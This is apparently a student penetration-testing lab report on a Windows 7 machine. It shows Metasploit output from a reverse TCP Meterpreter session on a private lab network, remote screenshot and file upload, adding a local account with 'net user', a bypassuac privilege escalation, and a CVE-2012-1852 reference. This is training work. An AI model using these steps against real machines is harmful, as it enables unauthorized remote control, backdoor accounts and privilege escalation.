

Terminal
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 21323 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf5 exploit(multi/handler) > exploit
Started reverse TCP handler on 192.168.10.13:21323
Sending stage (179779 bytes) to 192.168.10.9
Meterpreter session 1 opened (192.168.10.13:21323 -> 192.168.10.9:1836) at 2023-03-21
02:35:16 -0400
meterpreter > screenshot
Screenshot saved to: /root/lFqsiMSK.jpeg
meterpreter >
KALI


Index of /
Name Last modified Size Description

I used the “screenshot” command on meterpreter to get a screenshot of Windows 7 system remotely.
2.




I used th command “shell echo %DATE% %TIME% > IMadeIt-lache.txt” to create a file under my midas with the current date and time.




Once the file was created, I followed the pathname of the Desktop, which was C:\\Users\Window\ 7\Desktop, then uploaded the file here using the “upload IMadeIt-lache.txt”

Here is a screenshot of the file uploaded on the Windows 7 system.


EXTRA CREDIT




I opened the Windows 7 administrator command prompt and added a user under the name “lache001” with “net user lache001 pass123 /add”




This is a screenshot of the new user being added to the Windows 7 system.




I used the exploit (multi/handler) to show the available sessions. Then searched for the exploit “bypassuac” which allows users to become administrators remotely without using the Windows 7 system.




Here, I exploit the bypass vulnerability by using it. Then use the “show options” command to see if user I added has administrator bypass. I use the “sessions” to make sure that the new user doesn’t indeed have the administrator privileges.




I exploit the bypassuac vulnerability here.




After the exploit, it shows 2 session, where one of them has administrator privileges but the other doesn’t.



This screenshot shows the administrator privileges being given to the user that previously didn’t have it.



After gaining the administrator privileges, I am able to access files belonging to the Windows 7 user.



This screenshot shows that the user I created does indeed have administrator privileges.

TASK D.

Heap-based buffer overflow in the Remote Administration Protocol (RAP) implementation in the LanmanWorkstation service in Microsoft Windows XP SP2 and SP3 allows remote malicious users to execute arbitrary code via crafted RAP response packets, aka "Remote Administration Protocol Heap Overflow Vulnerability."

CVE-2012-1852

Exploit: MS:MS12-054